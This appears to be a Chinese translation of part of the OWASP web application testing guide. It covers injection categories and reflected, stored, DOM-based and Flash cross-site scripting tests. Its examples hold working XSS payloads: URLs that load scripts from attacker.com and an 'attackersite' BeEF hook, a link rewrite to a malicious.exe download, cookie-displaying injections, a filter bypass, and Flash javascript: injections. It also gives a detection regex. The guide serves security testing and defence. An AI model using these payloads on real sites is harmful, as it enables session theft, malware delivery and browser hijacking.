XPath 是针对部分 XML 文件而设计和开发的语言。XPath 注入测试检测是否有可能在应用程序中注入数据，以便执行用户控制的 XPath 查询。攻击者成功利用这个安全漏洞就能够绕过认证机制或未经授权获取信息。

4.8.11 IMAP/SMTP 注入 (OWASP-DV-011)

这种威胁影响到所有与邮件服务器（IMAP /SMTP ）连接的应用程序，通常是 Webmail 应用程序。由于输入没有得到验证，IMAP /SMTP 注入测试检测是否有可能在邮件服务器中注入任意的 IMAP / SMTP 命令。 一个 IMAP /SMTP 注入攻击方式如下：

Input -> IMAP/SMTP command == IMAP/SMTP Injection

4.8.12 Code 注入 (OWASP-DV-012)

代码注入测试检测是否有可能在应用程序中注入稍后由 web 服务器执行的代码。

代码注入攻击的方式如下：

Input -> malicious Code == Code Injection

4.8.13 OS 命令 (OWASP-DV-013)

在命令注入测试中，我们设法通过 HTTP 请求在应用程序中注入 OS 命令。

操作系统命令注入攻击方式如下：

Input -> OS Command == OS Command Injection

4.8.14 缓冲区溢出 (OWASP-DV-014)

在这些测试中，我们检查不同类型的缓冲区溢出漏洞。以下是常见的缓冲区溢出漏洞的测试方法：

4.8.14.1 堆溢出

4.8.14.2 栈溢出

4.8.14.3 字符串格式

一般缓冲区溢出攻击方式如下：

Input -> Fixed buffer or format string == overflow

4.8.15 孵育漏洞测试(OWASP-DV-015)

孵育测试是需要多个数据验证漏洞工作的复杂的测试，需要一个以上的数据验证漏洞工作。

在每一个显示的模式中，应用程序应该在信任和处理这些数据前对数据进行验证。我们的测试目的是验证应用程序实际上是否执行了验证并且不信任其输入数据。

4.8.15 HTTP -Splitting/Smuggling 测试 (OWASP-DV-016)

.讲述如何测试一个 HTTP 开发，例如: HTTP Verb, HTTP Splitting, HTTP Smuggling。

4.8.1 反射式跨站脚本测试 (OWASP-DV-001)

概述

反射式跨站脚本攻击 (XSS) 是非持久性跨站脚本攻击的另一个名称。该攻击不会使用存在漏洞的 Web 应用程序加载，却使用受害者载入的违规的 URI 。本文将介绍在 web 应用程序中测试该漏洞的方法。

问题描述

反射式跨站脚本攻击也被称为 1 型或非持续跨站脚本攻击。它是最常见跨站脚本攻击类型。

当 Web 应用程序存在易受到这种攻击的漏洞时，它会将未经验证的数据通过请求发送给客户端。常见的攻击手法包括一个攻击者创建并测试恶意 URI 的设计步骤、确信受害者在浏览器中加载了该 URI 的社交工程步骤、和使用受害人的凭据最终执行恶意代码。

常见的攻击者代码是用 JavaScript 语言，但也会使用其它的脚本语言，例如， ActionScript 和 VBScript。

攻击者通常会利用这些漏洞来安装键盘记录器、窃取受害者的 cookie 、窃取剪贴板内容、改变网页内容（例如，下载链接）。

有关利用跨站脚本漏洞的一个重要事项是字符编码。在某些情况下， Web 服务器或 Web 应用程序无法过滤一些字符编码。例如， Web 应用程序可能会过滤掉“ <script> ”，但可能无法过滤包含其它编码标签的％ 3cscript ％ 3E。测试字符编码非常好的工具是 OWASP 的 CAL9000 。

黑盒测试

黑盒测试至少包括三个阶段


1. 检测输入向量。测试必须确定 Web 应用程序中的变量，及其如何在 web 应用程序中输入。见下面的例子。

2. 分析每一个输入向量并发现潜在的漏洞。检测 XSS 漏洞时，测试者通常会对每个输入向量使用特制的输入数据。这种输入数据通常是无害的，但会引发发现漏洞的 web 浏览器起反应。可通过使用一个 Web 应用程序 fuzzer 或人工方式产生测试数据。

3.对于每一个前一阶段已经报告的漏洞，测试者将分析相关报告并试图攻击这些漏洞。该攻击会对 web 应用程序的安全造成实际影响。

例 1


例如，网站有欢迎通知" Welcome %username% "下载链接。



测试必须怀疑每一个数据的输入点都有可能会导致跨站脚本攻击。为了分析该漏洞，测试者将与用户变量交互并试图触发该漏洞。单击下面的链接，看看会发生什么：

http://example.com/index.php?user=<script>alert(123)</script>

如果没有进行过滤将弹出：




这表明存在一个 XSS 漏洞。如果测试者点击了测试链接，他能在任何人的浏览器中执行他选择的代码。

例 2

尝试另一段代码（链接）

http://example.com/index.php?user=<script>window.onload = function() {var AllLinks=document.getElementsByTagName("a"); AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>

导致以下情况：



点击测试者提供的链接，将导致用户从测试者控制的网站中下载 malicious.exe 文件。

对策

如今大多数 Web 应用程序都使用了某种过滤形式。但是有些应用程序仍然存在漏洞。有两种方式阻止反射式跨站脚本攻击：一是在服务器端通过过滤程序或 web 应用防火墙阻止，二是在客户端通过在现代的 web 浏览器中嵌入阻止机制。

由于大多数的客户端不会更新他们的浏览器，测试不能指望这种方式。他们必须在假设 Web 浏览器不会阻止攻击的前提下进行漏洞测试。（Freietal 2008）

一个 web 应用或 Web 服务器（例如， Apache 的 mod_rewrite 模块）可以将匹配规则表达的 URL 视为过滤程序。例如下面的规则表达式可以用来检测（和阻止）标记或斜线间的字母数字字符。

```
/((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)/i
```

因此上述攻击行不通。但是规则表达式不能完全解决漏洞。在灰盒测试中，测试者可以访问源代码并分析过滤程序以确定是否可以避开漏洞。

例 3

为了检测是否存在漏洞，黑盒测试将使用许多测试向量。每个测试向量避免不同的过滤程序。希望这种做法能有效。例如，假设执行下面的代码：

```
<?
$re = "/<script[^>]+src/i";

if (preg_match($re, $_GET['var'])) {
 echo "Filtered";
 return; }
echo "Welcome ".$_GET['var']." !";
?>
```

在这种情况下，规则表达将检查是否插入了

```
 <script [anything but the character: '>' ] src
```

类似下面的常见攻击：

```
<script src="http://attacker.com/xss.js"></script>
```

对于过滤表达很有效果。但是，在这种情况下，有可能在脚本和 SRC 间的属性中使用">"字符绕过过滤程序：

```
http://www.example.com/?var=<SCRIPT%20a=">"%20SRC="http://www.attacker.com/xss.js"></SCRIPT>
```

这将导致利用上述反射式跨站脚本漏洞。如果 JavaScript 代码源于受害者网站 www.example.com 并存储在攻击者的 Web 服务器，那么将执行该代码。

完整的测试将包括例举一个变量和一些攻击媒介（检查 Fuzz vectors appendix 和 Encoded injection appendix）

最后，分析答案会将事情复杂化。一个简单的方法就是使用代码弹出一个对话框。这通常表明攻击者在访问者浏览器中执行他选择的任意 JavaScript。

参考

书籍

- Joel Scambray, Mike Shema, Caleb Sima - "Hacking Exposed Web Applications", Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - "The Web Application's Handbook - Discovering and Exploiting Security Flaws", 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Cross Site Scripting Attacks: XSS Exploits and Defense", 2007, Syngress, ISBN-10: 1-59749-154-3

白皮书

- **CERT** - Malicious HTML Tags Embedded in Client Web Requests: Read
- **Rsnake** - XSS Cheat Sheet: Read
- **cgisecurity.com** - The Cross Site Scripting FAQ: Read
- **G.Ollmann** - HTML Code Injection and Cross-site scripting: Read
- **A. Calvo, D.Tiscornia** - alert('A JavaScript agent'): Read (To be published)
- **S. Frei, T. Dübendorfer, G. Ollmann, M. May** - Understanding the Web browser threat: Read

工具

- **OWASP CAL9000**: CAL9000 is a collection of web application security testing tools that complement the feature set of current web proxies and automated scanners.
- **PHP Charset Encoder(PCE)** - http://h4k.in/encoding This tool helps you encode arbitrary texts to and from 65 kinds of charsets. Also some encoding functions featured by JavaScript are provided.
- **WebScarab** WebScarab is a framework for analysing applications that communicate using the HTTP and HTTPS protocols.
- **XSS-Proxy** - http://xss-proxy.sourceforge.net/ XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.
- **ratproxy** - http://code.google.com/p/ratproxy/ A semi-automated, largely passive web application security audit tool, optimized for an accurate and sensitive detection, and automatic annotation, of potential problems and security-relevant design patterns based on the observation of existing, user-initiated traffic in complex web 2.0 environments.
- **Burp Proxy** - http://portswigger.net/proxy/ Burp Proxy is an interactive HTTP/S proxy server for attacking and testing web applications.

4.8.2 存储式跨站脚本测试 (OWASP-DV-002)

摘要

储存式跨站脚本（ XSS ）是一种最危险的跨站脚本。允许用户存储数据的 Web 应用程序都有可能接触到这种类型的攻击。本章举例说明了存储跨站脚本注入和相关利用情景。

问题描述

如果 Web 应用程序从恶意用户处收集了输入数据并将这些数据存储在数据库中以供以后使用，就会发生 储存式跨站点脚本。存储的输入数据没有经过正确过滤，因此恶意数据将显示为网站的一部分并在 web 应用程序授权下在用户浏览器中运行。

利用这种漏洞可以进行一系列基于浏览器的攻击，其中包括：

- 劫持另一用户的浏览器
- 获取应用程序用户认为的敏感信息
- 应用程序伪污损
- 内部主机端口扫描（“内部”关系到 Web 应用程序用户）
- 基于浏览器漏洞的定向传输
- 其它恶意活动

储存跨站脚本并不需要利用一个恶意链接。如果用户访问存储式跨站脚本网页，那幺说明漏洞被成功利用了。以下几个阶段涉及到一个典型的存储跨站脚本攻击情景：

- 攻击者将恶意代码存储到存在漏洞的页面。
- 在应用程序中验证用户
- 用户访问存在漏洞的网页
- 用户的浏览器执行恶意代码

使用浏览器开发框架，如 BeEF, XSS Proxy and Backframe，同样可以进行这种攻击 。这些框架允许开发复杂的 JavaScript 攻击。

如果用户使用较高特权进入在应用程序中，那幺储存跨站脚本更加危险。当管理员访问存在漏洞的网页时，浏览器会自动执行攻击。这就可能导致敏感信息泄露，如会话授权令牌。

黑盒测试实例

输入形式

第一步是确定所有用户输入存储在后端并在应用程序中显示的数据内容。存储用户输入的典型的例子存在于：

- 用户/概况页：应用程序可让用户编辑/更改用户信息，例如名字、姓氏、昵称、头像、图片、地址等
- 购物车：应用允许用户在购物车中存储产品，然后再审查
- 文件管理器：应用程序允许文件上传
- 应用程序设置/参数选择：应用程序允许用户设置参数

分析 HTML 代码

应用程序存储的输入数据通常在 HTML 标记中使用，但它也可能在 JavaScript 内容中存在。在这个阶段，基本工作是确认输入数据是否存储并且如何在网页内容中定位。

例：在 index2.php 存储的数据邮箱

包含电子邮件值的 index2.php 中的 HTML 代码为：

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com" />
In this case, the pen-tester needs to find a way to inject code outside the <input> tag as
below:
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"> MALICIOUS CODE
<!-- />
```

存储跨站脚本测试


这**包括**测试应用程序中输**入**验证/过滤**控制。基本**注入案例有：

```
aaa@aa.com"><script>alert(document.cookie)</script>
aaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E
```

确保通过应用程序提交输入。如果实施客户端安全控制，通常会导致禁用 JavaScript 或使用 web 带来修改 HTTP 请求，如 WebScarab 。使用 HTTP GET 和 POST 请求测试同一个注入也十分重要。上述注入结果导致弹出包含 cookie 值的窗口。

Result Expected:

预期结果：



注入后的 HTML 代码是：

```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com"><script>alert(document.cookie)</script>
```

重新加载页面时浏览器存储输入并执行跨站脚本。

如果应用程序改变了输入，测试人员应该测试应用程序跨站脚本过滤器。例如，如果使用空格或空字符串代替字符串“SCRIPT”，那幺这可能是跨站脚本过滤的迹象。如今许多技术可以逃避输入过滤器。我们强烈建议测试提供广泛跨站脚本攻击和过滤绕过列表的 RSnake 和 Mario 跨站脚本作弊网页。更多信息请参阅白皮书/工具一节。

使用 BeEF 开发存储式跨站脚本

先进的 JavaScript 开发框架，如 BeEF，XSS Proxy 和 Backframe， 可以利用存储式跨站脚本。例如，典型的 BeFF 利用场景包括：

- 注入联系攻击者浏览器开发框架的 JavaScript hook（BeEF）
- 等待应用程序用户查看显示所存储的输入的漏洞网页
- 通过 BeEF 控制台控制应用程序用户的浏览器


通过利用应用程序中的 XSS 漏洞注入 JavaScript hook。

例如： index2.php 中的 BeEF 注入：

```
aaa@aa.com"><script src=http://attackersite/beef/hook/beefmagic.js.php></script>
```

当用户加载页面 index2.php 时，浏览器将执行脚本 beefmagic.js.php。然后才能够进入的 cookie 、用户的屏幕截图、用户剪贴板，并发起复杂的跨站脚本攻击。

结果预期



如果许多用户使用不同权限访问这个存在漏洞的网页，该攻击会更加有效。

文件上传

如果 Web 应用程序允许文件上传，那幺重要的是要检查是否有可能上传 HTML 内容。例如，如果允许 HTML 或 txt 文件，那幺在文件上传时可以注入跨站脚本。渗透测试者应该验证上传的文件是否允许 设置任意 MIME 类型。

文件上传时考虑以下的 HTTP POST 请求：

```
POST /fileupload.aspx HTTP/1.1
[…]

Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and
Settings\test\Desktop\test.txt"
Content-Type: text/plain

test
```

浏览器 MIME 利用不当攻击可以利用这一设计缺陷。例如，像 JPG 和 GIF 这种看似无害的文件可能包含一个跨站脚本有效载荷，当浏览器装载这些文件时，就会执行该攻击。当 image/gif 等图像受到 MIME 攻击时，他们可能设置成文本/ HTML 格式。在这种情况下，客户端浏览器将把该文件将视 HTML 。

伪造的 HTTP POST 请求：

```
Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and
Settings\test\Desktop\test.gif"
Content-Type: text/html
```

```
<script>alert(document.cookie)</script>
```

Internet Explorer 不按照 Mozilla Firefox 或其他浏览器相似的方式处理 MIME 类型。例如， Internet Explorer 将包含 HTML 内容的 txt 文件视为 HTML 内容。如需 MIME 处理的更多信息请参阅本章底部白皮书。

灰盒测试实例

灰盒测试与黑盒测试相似。在灰盒测试中，渗透测试者对应用已有部分了解。在这种情况下，渗透测试者可能已经了解有关用户输入的信息、输入验证控件、以及数据存储。

根据现有的资料，通常建议测试者检查应用程序如何处理用户输入然后存放到后端系统。建议采取以下步骤：

- 使用前端应用程序，并使用特别/无效字符输入输入数据
- 分析应用响应
- 辨认输入验证控件是否存在
- 访问后端系统，并检查输入是否存储以及如何储存
- 分析源代码，并了解应用程序如何显示所储存的输入

如果源代码是可用的（白盒），应该分析所有输入表单中使用的变量。

特别是，编程语言如 PHP， ASP 和 JSP 中使用的预定义变量/功能以便能从 HTTP GET 和 POST 请求中存储输入。

下表总结一些分析源代码时查看的特殊变量和功能：

PHP

- $_GET - HTTP GET variables
- $_POST - HTTP POST variables
- $_FILES - HTTP File Upload variables

ASP

- Request.QueryString - HTTP GET
- Request.Form - HTTP POST
- Server.CreateObject - used to upload files

JSP

- doGet, doPost servlets - HTTP GET and POST
- request.getParameter - HTTP GET/POST variables

参考

书籍

- Joel Scambray, Mike Shema, Caleb Sima - "Hacking Exposed Web Applications", Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - "The Web Application's Handbook - Discovering and Exploiting Security Flaws", 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Cross Site Scripting Attacks: XSS Exploits and Defense", 2007, Syngress, ISBN-10: 1-59749-154-3

白皮书

- RSnake: "XSS (Cross Site Scripting) Cheat Sheet" - http://ha.ckers.org/xss.html
- CERT: "CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests" - http://www.cert.org/advisories/CA-2000-02.html
- Aung Khant: "What XSS Can do - Benefits of XSS From Attacker's view" - http://yehg.org/lab/pr0js/papers/What%20XSS%20Can%20Do.pdf
- Amit Klein: "Cross-site Scripting Explained" - http://www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf
- Gunter Ollmann: "HTML Code Injection and Cross-site Scripting" - http://www.technicalinfo.net/papers/CSS.html
- CGISecurity.com: "The Cross Site Scripting FAQ" - http://www.cgisecurity.com/articles/xss-faq.shtml
- Blake Frantz: "Flirting with MIME Types: A Browser's Perspective" - http://www.leviathansecurity.com/pdf/Flirting%20with%20MIME%20Types.pdf

工具

- **OWASP CAL9000** CAL9000 includes a sortable implementation of RSnake's XSS Attacks, Character Encoder/Decoder, HTTP Request Generator and Response Evaluator, Testing Checklist, Automated Attack Editor and much more.
- **PHP Charset Encoder(PCE)** - http://h4k.in/encoding PCE helps you encode arbitrary texts to and from 65 kinds of character sets that you can use in your customized payloads.
- **Hackvertor** - http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php Hackvertor is an online tool which allows many types of encoding and obfuscation of JavaScript (or any string input).
- **BeEF** - http://www.bindshell.net/tools/beef/ BeEF is the browser exploitation framework. A professional tool to demonstrate the real-time impact of browser vulnerabilities.
- **XSS-Proxy** - http://xss-proxy.sourceforge.net/ XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.
- **Backframe** - http://www.gnucitizen.org/projects/backframe/ Backframe is a full-featured attack console for exploiting WEB browsers, WEB users, and WEB applications.

- **WebScarab** WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS protocols.
- **Burp** - http://portswigger.net/proxy/ Burp Proxy is an interactive HTTP/S proxy server for attacking and testing web applications.
- **XSS Assistant** - http://www.whiteacid.org/greasemonkey/#xss_assistant Greasemonkey script that allow users to easily test any web application for cross-site-scripting flaws.

4.8.3 基于 DOM 的跨站脚本检测 (OWASP-DV-003)

概述

基于 DOM 的跨站点脚本的实际名称是跨站脚本漏洞.它是动态网页内容的结果，一般是 JavaScript 。该网页获取用户输入然后进行一些不安全的操作导致产生 XSS 漏洞。这份指南只会讨论导致 XSS 的 JavaScript 漏洞。

DOM，或文档对象模型，是一种可以用来在浏览器中代表文档的结构格式。DOM 能将动态脚本如 JavaScript 提供给文档组件作为参考，例如表单字段或会话 cookie。浏览器也可以出于安全考虑使用 DOM——例如在为其它域名获得会话 cookie 的不同域名中限制脚本。当通过攻击者可以控制的 DOM 元素等特制请求修改 JavaScript 函数等活动内容时，就说明存在基于 DOM 的跨站点脚本漏洞。

关于这一主题的论文很少，也极少有标准化的意义和正式的测试存在。

问题描述

并非所有的跨站脚本漏洞都需要攻击者控制从服务器返回的内容，但滥用的 JavaScript 编码要达到相同的结果需要这样做。其结果和典型的跨站脚本漏洞一样，只有运载工具是不同的。

其它跨站点脚本漏洞（反射式和储存跨站脚本） 中的未定义的参数是通过服务器传递，然后返回给用户并用户的浏览器中执行。相比这些，基于 DOM 的跨站点脚本漏洞使用 DOM 元素和攻击者定制的代码控制代码流程以便 改变流程。

由于其性质，基于 DOM 的跨站点脚本漏洞可以在许多情况下执行，不需要服务器确定哪些需要执行。这可能导致许多一般的跨站脚本过滤和检测规则对此类攻击无能为力。

第一个假设案例使用下面的客户端代码：

```
<script>
document.write("Site is at: " + document.location.href + ".");
</script>
```

攻击者可能给受感染页面追加#<script>alert('xss')</script>，导致在执行该脚本时会显示警告框。在这种情况下，由于浏览器认为凡是有#字符都不是查询的一部分，而只是一个片段，因此不会将附加的代码发送给服务器。在这个例子中，立刻执行代码将在网页中显示“跨站脚本”警报。常见的跨站脚本（持久性和非持久）的代码会发送到服务器，并重新显示给用户。跟这些不同的是这中代码只会在用户的浏览器上立即执行。

基于 DOM 的跨站点脚本漏洞和其它有名的跨站脚本一样范围广泛，其中包括 Cookie 获取、进一步恶意脚本注入，等，因此应被视为具有同等严重程度。

黑盒测试实例

由于通常可以获得源代码并且需要发送到客户端执行，因此通常不会对基于 DOM 的跨站点脚本进行黑盒测试。

灰盒测试实例

基于 DOM 的跨站点脚本漏洞**测试**

JavaScript 的应用程序跟他类型的应用程序有很大不同，他们往往是服务器动态生成的。要了解正在执行的代码，需要检索测试网站以便确定正在执行的 JavaScript 的所有情况以及哪些地方接受用户输入。许多网站都依赖于各种各样的库的 功能，往往需要使用数以万计的代码，而这些功能也没有在内部开发。在这种情况下，由于许多底层职能从未使用过，并且分析这些模块库需要花费更多的时间，自上而下的测试往往成为唯一真正可行的选择。

用户输入来源于两种主要形式：

- 服务器在不允许直接 XSS 情况下写入网页中的输入
- 从客户端 JavaScript 对象获得的输入

下面两个例子说明服务器如何将数据插入到 JavaScript ：

```
var data = "<escaped data from the server>";
var result = someFunction("<escaped data from the server>");
```

下面是来源于客户端 JavaScript 对象的输入：

```
var data = window.location;
var result = someFunction(window.referer);
```

虽然在如何检查 JavaScript 代码方面差别不大，但是我们仍然要注意：当通过服务器获得输入时，服务器可以使用任何方式排列数据，而 JavaScript 对象执行的排列却清楚易懂并便于记录。因此如果上述的一些功能是 sink 节点,那幺前者的开发将取决于服务器过滤情况，而后者将取决于在 window.referer 对象中的浏览器执行的编码情况。

此外，许多在过去导致 XSS 过虑器绕过的向量证明：在<script>模块外经常执行 JavaScript。因此当检索应用程序时，使用事件处理程序和 CSS 模块等脚本和表达属性时要特别注意。另外请注意，应该评估任何场外的 CSS 或脚本对象以确定执行了哪些代码。

由于自动化测试通常通过发送具体的有效载荷并尝试在服务器反应中对其进行观测，这就导致其在确定和验证基于 DOM 的 XSS 时成功率很低。它对下面的简单案例还是能起到一定作用，其中信息参数会反馈到用户：

```
<script>
var pos=document.URL.indexOf("message=")+5;
document.write(document.URL.substring(pos,document.URL.length));
```

</script>

但下面的人为案件却不能检测到：

```
 <script>
var navAgt = navigator.userAgent;

if (navAgt.indexOf("MSIE")!=-1) {
     document.write("You are using IE as a browser and visiting site: " +
document.location.href + ".");
}
else
{
    document.write("You are using an unknown browser.");
}
```

</script>

出于这个原因，除非测试工具能对客户端代码执行进更多分析，否则自动化测试不能检测对基于 DOM 的 XSS 敏感的区域。

因此可以采用手工测试方式检测代码中的区域，而代码中的参数可能都能被攻击者利用。例如，这些区域包括：动态写入页面的代码区域和其它修改 DOM 的区域，或者是直接执行脚本的区域。其它案例可以参考本章最后部分 Amit Klein 的文章 excellent DOM XSS。

参考

白皮书

- Document Object Model (DOM) - http://en.wikipedia.org/wiki/Document_Object_Model
- DOM Based Cross Site Scripting or XSS of the Third Kind - Amit Klein http://www.webappsec.org/projects/articles/071105.shtml

4.8.4FLASH 跨站脚本测试 (OWASP-DV-004)

概述

ActionScript 是基于 ECMAScript 的一种语言。当处理交互需求时，Flash 应用程序会使用此语言。 和其它语言一样，ActionScript 有一些可能会导致安全问题的实施模式。

特别是，因为 Flash 应用往往嵌入浏览器中，基于 DOM 的跨站脚本等漏洞同样可以在有缺陷的 Flash 应用存在。

问题描述

自从 “Flash 应用测试” [1] 第一次出版， Flash Player 就发布了新版本以便缓和书中所描述的攻击威胁。然而，由于它很大程度上取决于开发商不安全的编程方法, 有些部分仍然会存在可开发的漏洞。。

灰盒测试实例

反编译

由于 SWF 文件是由嵌入播放器本身的虚拟机翻译的，他们存在被破解和分析的潜在风险。最知名的免费的 ActionScript 2.0 破解版是 flare。

为了使用 flare 破解 SWF 文件，请输入：

```
$ flare hello.swf
```

这将会产生名为 hello.flr 的新文件。

因为它从黑盒测试到白盒测试，反编译可以在测试过程中提供一些帮助。

ActionScript 3.0 目前没有免费破解版。

未定义的变量

由于 URL 查询字符串参数将_root 或_global 对象的每个成员实例化了，导致 ActionScript 2 开始运行。因此通过查看每个属于_root 和_global 对象的未定义属性，可以得到 ActionScript 2 的入口点。这意味着，如果下面的属性：

```
_root.varname
```

导致代码流中某个点 “未定义”，它可能通过设置重写

```
http://victim/file.swf?varname=value
```

例如：

```
  movieClip 328 __Packages.Locale {

    #initclip
      if (!_global.Locale) {
        var v1 = function (on_load) {
          var v5 = new XML();
          var v6 = this;
          v5.onLoad = function (success) {
            if (success) {
              trace('Locale loaded xml');
              var v3 = this.xliff.file.body.$trans_unit;
              var v2 = 0;
              while (v2 < v3.length) {
                Locale.strings[v3[v2]._resname] = v3[v2].source.__text;
                ++v2;
              }
              on_load();
            } else {}
          };
          if (_root.language != undefined) {
            Locale.DEFAULT_LANG = _root.language;
          }
          v5.load(Locale.DEFAULT_LANG + '/player_' +
                                Locale.DEFAULT_LANG + '.xml');
        };
```

通过下面请求可能遭受攻击：

```
http://victim/file.swf?language=http://evil
```

不安全的方法

确认入口点后，不安全方法使用可能利用入口点所代表的数据。如果没有使用正确的 regexp 过滤或验证数据将会产生安全问题。

版本 r47 的不安全的方法有：

```
loadVariables()
loadMovie()
getURL()
loadMovie()
loadMovieNum()
FScrollPane.loadScrollContent()
LoadVars.load
LoadVars.send
XML.load ( 'url' )
LoadVars.load ( 'url' )
Sound.loadSound( 'url' , isStreaming );
NetStream.play( 'url' );
flash.external.ExternalInterface.call(_root.callback)
```

```
htmlText
```

测试

将 SWF 文件存放在受害者主机上并使用反射式 XSS 技术利用漏洞。这就迫使浏览器直接在地址栏中加载一个纯粹的 SWF 文件（由复位向或社会工程学）或通过恶意网页的 iframe 加载：

```
<iframe src='http://victim/path/to/file.swf'></iframe>
```

这是因为在这种情况下就像存储在受害主机上一样，浏览器将自动产生 HTML 网页。

跨站脚本

GetURL:

该 GetURL 功能让 movie 装载 URI 进入浏览器视窗。因此，如果 getURL 中使用未定义变量作为第一个参数：

```
getURL(_root.URI,'_targetFrame');
```

这意味着它可以通过以下请求在托管 movie 的相同的域名中调用 JavaScript：

```
http://victim/file.swf?URI=javascript:evilcode
```

```
getURL('javascript:evilcode','_self');
```

同样，当只有部分 getURL 受控时 (Dom 注入和 Flash JavaScript 注入)，情况相同：

```
getUrl('javascript:function('+_root.arg+'))
```

asfunction:

您可以使用特殊 asfunction 协议产生链接，然后在 SWF 文件中执行 ActionScript 函数而不是打开一个网址。（ Adobe.com ）。释放 Flash Player 的 r48 后，每个包含 URL 作为参数的方法都能使用 asfunction。这就意味着，测试者可以尝试注入：

```
asfunction:getURL,javascript:evilcode
in every unsafe method like:
loadMovie(_root.URL)
```

通过请求：

```
http://victim/file.swf?URL=asfunction:getURL,javascript:evilcode
```

ExternalInterface:

ExternalInterface.call 是 Adobe 引进的用户提升播放器/浏览器交互功能的静态方法。从安全角度来看，当控制了其部分参数时，它可能会被滥用：

```
flash.external.ExternalInterface.call(_root.callback);
```

这种漏洞的攻击模式如下：

```
eval(evilcode)
```

而浏览器执行的内部 Java 语言类似于：

```
eval('try { __flash__toXML('+__root.callback+') ; } catch (e) { "<undefined/>"; }')
```

HTML 注入

通过以下设置，TextField 对象可能提供最小的 HTML ：

```
tf.html = true
tf.htmlText = '<tag>text</tag>'
```

因此，如果测试者控制了部分文本，可能注入 A 标签或者 IMG 标签导致修改 GUI 或 XSS 浏览器。

A 标签的攻击案例如下：

- 直接跨站脚本： <a href='javascript:alert(123)' >
